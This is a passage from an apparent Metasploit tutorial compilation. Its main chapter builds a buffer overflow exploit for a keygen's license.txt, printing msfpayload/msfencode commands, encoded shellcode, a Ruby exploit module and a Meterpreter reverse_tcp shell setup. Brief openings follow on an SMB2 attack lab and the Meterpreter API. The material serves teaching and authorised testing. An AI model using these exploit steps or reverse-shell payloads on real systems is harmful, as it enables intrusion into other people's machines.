This has confirmed that gaining control over execution is possible by crafting the contents of the license.txt file.

Deliver a payload...

The next step is to have Metasploit generate some useful shellcode for use in the exploit. In order to do this the Metasploit framework provides yet another tool: msfpayload. This can be used to generate the shellcode for any payload that is available in the Metasploit framework. Use msfpayload to search for a particular payload:

```
msfpayload -l | grep -i exec
```

Then use it to generate the shellcode:

```
msfpayload windows/exec CMD=calc.exe P
```

```
root@bt:/opt/metasploit/msf3/tools# msfpayload windows/exec CMD=calc.exe P
# windows/exec - 200 bytes
# http://www.metasploit.com
# VERBOSE=false, EXITFUNC=process, CMD=calc.exe
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68" .
"\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95" .
"\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" .
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e" .
"\x65\x78\x65\x00";
```

In its current format this payload will not work in our exploit. Earlier it was noted that fscanf will read one line of text. Special characters like 0x0a, 0x0c, 0x0d, 0x20 will cause fscanf to stop reading the exploit code and break execution. Fortunately Metasploit also assists with getting around this type of restriction. Msfpayload can be used in combination with msfencode and tell it not to use particular characters.


In this case, the following command will generate shellcode that will work with the fscanf API:

```
-  msfpayload windows/exec CMD=calc.exe R | msfencode -b '\x0a\x0c\x0d\x20'
```

The output of this command is:

```
"\xba\xb5\x6e\x92\xa7\xdb\xc3\xd9\x74\x24\xf4\x5e\x33\xc9" \
"\xb1\x33\x31\x56\x12\x83\xee\xfc\x03\xe3\x60\x70\x52\xf7" \
"\x95\xfd\x9d\x07\x66\x9e\x14\xe2\x57\x8c\x43\x67\xc5\x00" \
"\x07\x25\xe6\xeb\x45\xdd\x7d\x99\x41\xd2\x36\x14\xb4\xdd" \
"\xc7\x98\x78\xb1\x04\xba\x04\xcb\x58\x1c\x34\x04\xad\x5d" \
"\x71\x78\x5e\x0f\x2a\xf7\xcd\xa0\x5f\x45\xce\xc1\x8f\xc2" \
"\x6e\xba\xaa\x14\x1a\x70\xb4\x44\xb3\x0f\xfe\x7c\xbf\x48" \
"\xdf\x7d\x6c\x8b\x23\x34\x19\x78\xd7\xc7\xcb\xb0\x18\xf6" \
"\x33\x1e\x27\x37\xbe\x5e\x6f\xff\x21\x15\x9b\xfc\xdc\x2e" \
"\x58\x7f\x3b\xba\x7d\x27\xc8\x1c\xa6\xd6\x1d\xfa\x2d\xd4" \
"\xea\x88\x6a\xf8\xed\x5d\x01\x04\x65\x60\xc6\x8d\x3d\x47" \
"\xc2\xd6\xe6\xe6\x53\xb2\x49\x16\x83\x1a\x35\xb2\xcf\x88" \
"\x22\xc4\x8d\xc6\xb5\x44\xa8\xaf\xb6\x56\xb3\x9f\xde\x67" \
"\x38\x70\x98\x77\xeb\x35\x56\x32\xb6\x1f\xff\x9b\x22\x22" \
"\x62\x1c\x99\x60\x9b\x9f\x28\x18\x58\xbf\x58\x1d\x24\x07" \
"\xb0\x6f\x35\xe2\xb6\xdc\x36\x27\xd5\x83\xa4\xab\x34\x26" \
"\x4d\x49\x49"
```

This is then added to the shellcode using the hex editor:



The next test is to test our exploit:


Great, it works! The maliciously crafted license.txt file can execute calc.exe!

All wrapped up in a nice little module...

Ok, at this stage all of the information required to create a working exploit is available. The next step is to abstract this exploit into a Metasploit module in order to use it in the framework and benefit from all of the features the framework provides. The best way to find out how to create exploit is to review the existing exploit modules. In this case our module needs to create a file which will contain the exploit and payload. In order to create the module the foxit_title_bof.rb exploit module was used as a template. All of the exploit modules (on backtrack) are located in the folder: /opt/metasploit/msf3/modules/exploits. In this directory the exploits are organised by operating system and then by software or type. As this is a fileformat type exploit for the windows platform the new exploit module will be located in:

/opt/metasploit/msf3/modules/exploits/windows/fileformat

This is where the foxit_title_bof.rb module was taken from. All of the foxit specific functionality was stripped out to leave a minimal skeleton module:



This module has the bare minimum required to function as an exploit module: initialize and exploit. The initialize function sets up the exploit module and contains the information that is seen when the 'info' command is used against a module. It is also used to register options to allow configuration using msfconsole.


Most of the information above is for informational purposes only, for example: name, description, version, etc. however, the 'Payload' section contains configuration options for the payload. In this case the 'BadChars' option is used to ensure that Metasploit encodes the payload appropriately and does not use characters that will break the exploit. The does the same job as msfencode did earlier in the article.

The exploit function is called when the 'exploit' command is issued. As the image shows this is currently empty and will not do anything in its current state.


Saving the module as it is in the location:

/opt/metasploit/msf3/modules/exploits/windows/fileformat/gchq_license_bof.rb

will ensure that it is loaded by the framework the next time the Metasploit is started. To confirm simply start msfconsole and issue the 'search gchq' command as shown here:



This module can now be configured in the same way as any other module in the framework, for example:



This looks good but the exploit module is not yet configured to do anything.

Add the exploit code

The last step is to tell the module what to do when the exploit command is issued. In this case coding the exploit function is very simple:

```
def exploit
        # Create the file
        # 1. Get the license stub
        # 2. Append the payload
        # 3. Save the file

        # License stub
        license_stub =  "\x63\x79\x62\x65\x72\x77\x69\x6e\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33" +
                        "\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x41\x61\x39\x41\x62" +
                        "\x30\x41\x62\x31\x41\x62\x32\x41\x62\x33\x41\x62\x34\x41\x62\x35\x45\x49\x50\x3a" +
                        "\x2c\xcd\x22\x00\xf0\x83\x49\x10\x08\x84\x43\x10\x63\x31\x41\x63\x32\x41\x63\x33" +
                        "\x41\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

        # Add the selected payload into the license data
        license_data = license_stub + payload.encoded
        # Create the exploit file
        file_create(license_data)
end
```

First of the all the code creates a license stub. This is the same license stub that was used earlier in the hex editor.

Next, add the payload to the licence stub. This is achieved by simply using the Metasploit function ‘payload.encoded’. This function transparently generates and encodes the payload which is then appended to the stub as shown above.

Lastly the file_create function is used to write the newly created malicious file to the disk.

It really is as simple as that, in this case a working exploit module can be create using three commands. The framework makes exploit development so much easier.

Test the exploit


Load and configure the module as before and now issue the exploit command:

```
msf  exploit(gchq_license_bof) > exploit

[+] license.txt stored at /root/.msf4/local/license.txt
msf  exploit(gchq_license_bof) >
```

As shown here a file is create in /root/.msf4/local/license.txt The contents of the created file look like this:

```
00000000  63 79 62 65 72 77 69 6e  41 61 30 41 61 31 41 61  |cyberwinAa0Aa1Aa|
00000010  32 41 61 33 41 61 34 41  61 35 41 61 36 41 61 37  |2Aa3Aa4Aa5Aa6Aa7|
00000020  41 61 38 41 61 39 41 62  30 41 62 31 41 62 32 41  |Aa8Aa9Ab0Ab1Ab2A|
00000030  62 33 41 62 34 41 62 35  45 49 50 3a 2c cd 22 00  |b3Ab4Ab5EIP:,."|
00000040  f0 83 49 10 00 84 43 10  63 31 41 63 32 41 63 33  |..C...C.c1Ac2Ac3|
00000050  41 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |A...............|
00000060  90 90 db d4 b8 fe 09 7c  e3 d9 74 24 f4 5a 31 c9  |.......|..t$.Z1.|
00000070  b1 33 31 42 17 03 42 17  83 14 f5 9e 16 14 ee d6  |.31B..B.........|
00000080  d9 e4 ef 88 50 01 de 9a  07 42 73 2b 43 06 78 c0  |....P....Bs+C.x.|
00000090  01 b2 0b a4 8d b5 bc 03  e8 f8 3d a2 34 56 fd a4  |..........=.4V..|
000000a0  c8 a4 d2 06 f0 67 27 46  35 95 c8 1a ee d2 7b 8b  |.....g'F5.....{.|
000000b0  9b a6 47 aa 4b ad f8 d4  ee 71 8c 6e f0 a1 3d e4  |..G.K....q.n..=.|
000000c0  ba 59 35 a2 1a 58 9a b0  67 13 97 03 13 a2 71 5a  |.Y5..X..g.....qZ|
000000d0  dc 95 bd 31 e3 1a 30 4b  23 9c ab 3e 5f df 56 39  |...1..0K#..>_.V9|
000000e0  a4 a2 8c cc 39 04 46 76  9a b5 8b e1 69 b9 60 65  |....9.Fv....i.`e|
000000f0  35 dd 77 aa 4d d9 fc 4d  82 68 46 6a 06 31 1c 13  |5.w.M..M.hFj.1..|
00000100  1f 9f f3 2c 7f 47 ab 88  0b 65 b8 ab 51 e3 3f 39  |...,.G...e..Q.?9|
00000110  ec 4a 3f 41 ef fc 28 70  64 93 2f 8d af d0 c0 c7  |.J?A..(pd./.....|
00000120  f2 70 49 8e 66 c1 14 31  5d 05 21 b2 54 f5 d6 aa  |.pI.f..1].!.T...|
00000130  1c f0 93 6c cc 88 8c 18  f2 3f ac 08 91 de 3e d0  |...l.....?....>.|
00000140  78 45 c7 73 85                                    |xE.s.|
00000145
```

Copy this file to the test system and run it through leygen.exe again.



As the screenshot shows the calc.exe is executed when keygen.exe opens the created license.txt file.

Power of the framework...

Now that the exploit module has been abstracted it's time to use the framework to deploy a far more interesting payload than showing a calculator! For this purpose, the payload windows/meterpreter/reverse_tcp is used. Reconfigure the exploit module like so:

```
msf  exploit(gchq_license_bof) > show options

Module options (exploit/windows/fileformat/gchq_license_bof):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  license.txt      no        The output filename.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     10.5.164.32      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 - cmd.exe
```

Start up a handler on the server (attacker's) side:

exploit/multi/handler

```
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   process          yes       Exit technique: seh,
LHOST      10.5.164.32      yes       The listen address
LPORT      4444             yes       The listen port
```

Note: no handler was created in the module so it has to be manually started.

This time when the exploit is deployed a reverse Meterpreter shell is created which connects back the waiting Metasploit session on the attacker's side:

```
Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/win32  WCL\pfitzgerald          10.5.164.32:4444 -> 10.5.164.33:65034 (10.5.164.33)

msf  exploit(handler) >
```

This gives shell access to the victim's system and the attacker's job is complete! At this point the attacker can leverage the full power of the Metasploit framework on the victim's system.

Conclusions

Hopefully this article has been able to convey just how much power the Metasploit framework places in your hands. The framework is not simply limited to the quality of the content it ships with, for those willing to get their hands dirty any component of the framework can be changed to suit a specific situation. The article covered creating a custom exploit and abstracting it into its own module. The example used is a basic buffer overflow used but there are far more sophisticated exploit modules using various techniques such as return-oriented-programming, written by some of the best minds in the industry. There is a wealth of knowledge in the exploit database just waiting for the curious to explore.

This article is just the beginning of what's possible with Metasploit, every single part of the Framework can be changed to suit your specific needs. Don't be afraid of the internals of the framework; let your curiosity get the better of you and just dive in.

Note: Remember hacking in all its forms is illegal! So unless you have written permission to try an exploit against a system don't do it! The penalties are real and severe. Have fun and don't be stupid!

Acknowledgments
Thanks to my wife Jean for putting up with me ignoring her to write this and all of my other endeavours and my brother Brian for being kind enough to review it for me! Remember, winter is coming.

About the author
Patrick Fitzgerald works in Dublin, Ireland as an Information Security Consultant for Ward Solutions
LinkedIn: ie.linkedin.com/pub/patrick-fitzgerald/4/911/529
Twitter: @misterfitzy

Chapter 4

Playing with smb and authentication. . . ;)

Ok folks, when you are reading this title you are thinking *'Hey, this stuff is old crap, it's impossible who this attack are yet working in native windows 2008 R2 Active Directory Domain. . . '*

But. . . You are wrong. This stuff still working in the state of the art infrastructure. And I want to show you. . .

My point of view

In my experience a lot of infrastructures have two big problems, they are using local admin credential with the same password in some or all systems of the network and maintain some servers (or clients) unpatched, with these two common mistakes we can completely Pown the infrastructure.

Two pillars of best practices are just patching and a different password for local admin for each host and it is possible to retrieve a lot of best practices from the Internet and in many books about security architecture, but a lot of system admin don't use them, why? In most case because the system admins are uneducated in security, or because they are lazy, or because they are too busy..

Beginning the attack

The first step is to find the vulnerable host, we can do this in a lot of manners, the ROE in the contract with your customers are the driver, in some case we can use tools like nessus, if the noise is acceptable, otherwise the choice of old style hackers is to work with nmap with a very small range of ports and with a long interval between one port and another, something like a *paranoid* scan on the nmap timing template.

In my test lab I have one host with installed windows 2k8 sp2 unpatched, this host is vulnerable, I will try to use an attack against the smb2, the exploit ms090 050, the exploit is stable enough, but in some cases can crash the target, for this reason be careful in production environments. Before starting with the attacks we will review the test lab configurations, we have three windows hosts, two of them have installed windows server 2k8 R2 and one is with windows server 2k8 sp2, the two host 2k8R2 are on the 2k8 Active Directory domain, the domain mode and the forest mode are windows 2k8, the host with windows server 2k8sp2 is a workgroup server with file sharing enabled, look at this table:

```
DC2k8R2 – 192.168.254.201 – Domain Controller and DNS server
SRV2k8R2 – 192.168.254.202 – Member Server
SRV2k8sp2 – 192.168.254.204 – Stand Alone Server – File Sharing
```

We have also an attacking machine, in my case a Backtrack 5 R2 x64 with IP 192.168.254.1.

I like the Backtrack machine because is not necessary to install a lot of tools, it has the most popular and used tools directly on-board.

I start the metasploit framework in my BT5R2 machine, normally I like to work with msfconsole because this is the most interactive from the environment of metasploit framework, but if you prefer the GUI, is possible to work with Armitage.

Now I configure the first exploit:

Chapter 5

Advance Meterpreter with API, Mixins and Railgun

Meterpreter is considered the heart of metasploit - it provides a wide range of features that can be performed during post exploitation. The main role of meterpreter is to make our penetration task easier and faster. In this tutorial we will talk about some of the advanced concepts related to meterpreter. We will dive deeper into the core of metasploit to understand how meterpreter scripts function and how we can build our own scripts.

From a penetration tester's point of view, it is very essential to know how to implement their own scripting techniques, to fulfill the needs of their scenario. There can be situations when you have to perform tasks where meterpreter may not be enough to solve your requirements. So you cannot sit back. This is where developing own scripts and modules becomes handy. In this tutorial, we will discuss the meterpreter API and some important mixins. Then in later recipes, we will code our own meterpreter scripts.

Meterpreter API

Meterpreter API can be helpful for programmers to implement their own scripts during penetration testing. Since the entire Metasploit framework is built using the Ruby language, some experience in Ruby programming can enhance your penetration experience with metasploit. We will be dealing with Ruby scripts in the next few recipes, so some Ruby programming experience will be required to understand the scripts. Even if you have a basic understanding of Ruby, or other scripting languages, it will be easy for you to understand the concepts.

Let us start with launching an interactive Ruby shell in the meterpreter. Here I am assuming that we have already exploited the target (Windows 7) and have an active meterpreter session.

The Ruby shell can be launched by using the irb command.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```


Now, we are into the Ruby shell and can execute our Ruby scripts. Let us start with a basic addition of two numbers.

```
>> 2+2
=> 4
```

This demonstrates that our shell is working fine and can interpret the statements. Let us perform a complex operation now. Let us create a hash and store some values in it along with keys. Then we will delete the values conditionally. The script will look something like this:

```
x = { "a" => 100, "b" => 20 }
x.delete_if { |key, value| value < 25 }
print x.inspect
```

Metasploit Penetration Testing Cookbook !



- More than 80 recipes/practicaltasks that will escalate the reader's knowledge from beginner to an advanced level
- Special focus on the latest operating systems, exploits, and penetration testing techniques
- Detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience

Chapter 6

The Inside-Outsider - Leveraging Web Application Vulnerabilities + Metasploit to become the Ultimate Insider

"Strategy without tactics is the slowest route to victory. Tactics without strategy is the noise before defeat"– Sun Tzu

'Greed is good' – Gordon Gekko, *'Wall Street*'

Introduction

An effective penetration test is one that has a specific objective. Typically, the objective is to identify and exploit as many vulnerabilities as can be found, within the scope of the rules of engagement. However, my interpretation of 'objective' is a little different. For me, being objective is really about whether I, as a penetration tester, can gain access to information assets that the organization considers critical. This means that whilst I might uncover several vulnerabilities during the course of a penetration test, but if am unable to gain access to critical information assets of the organization, the fundamental objective is still not met.

I had been working with a client in the manufacturing sector recently. This company has a sizable IT deployment with multiple locations, a private MPLS "cloud" network connecting all their sites. SAP deployments spanning across their locations, as well as a multitude of commercial and custom web applications that were being utilized for everything from Human Resource Management to Supplier and Customer Relationship Management.

The most critical information asset for this company was its R&D Design Information. This company would spend months designing components that it would manufacture and subsequently sell to its customers. The company is in a highly competitive market, where it is the leader. Therefore, even the theft / unauthorized disclosure of a single design would result in millions of dollars lost for the company in terms of business opportunities and client confidence. The company had also been assessed and tested for security vulnerabilities over the last 3 odd years, but there were incidents that had occurred and the management wanted another test to be performed.

Our objective was simple. The CEO conveyed that if we were able to gain access to R&D Design Information, then the Penetration Test would be a successful one. We could use any method of incursion, internally or externally, with the exception of social engineering and Denial-Of-Service to achieve our goals.

This article is essentially the story of that penetration test and the things that my team and I discovered about Metasploit and how to become the Ultimate Insider in an organization. Lets begin....

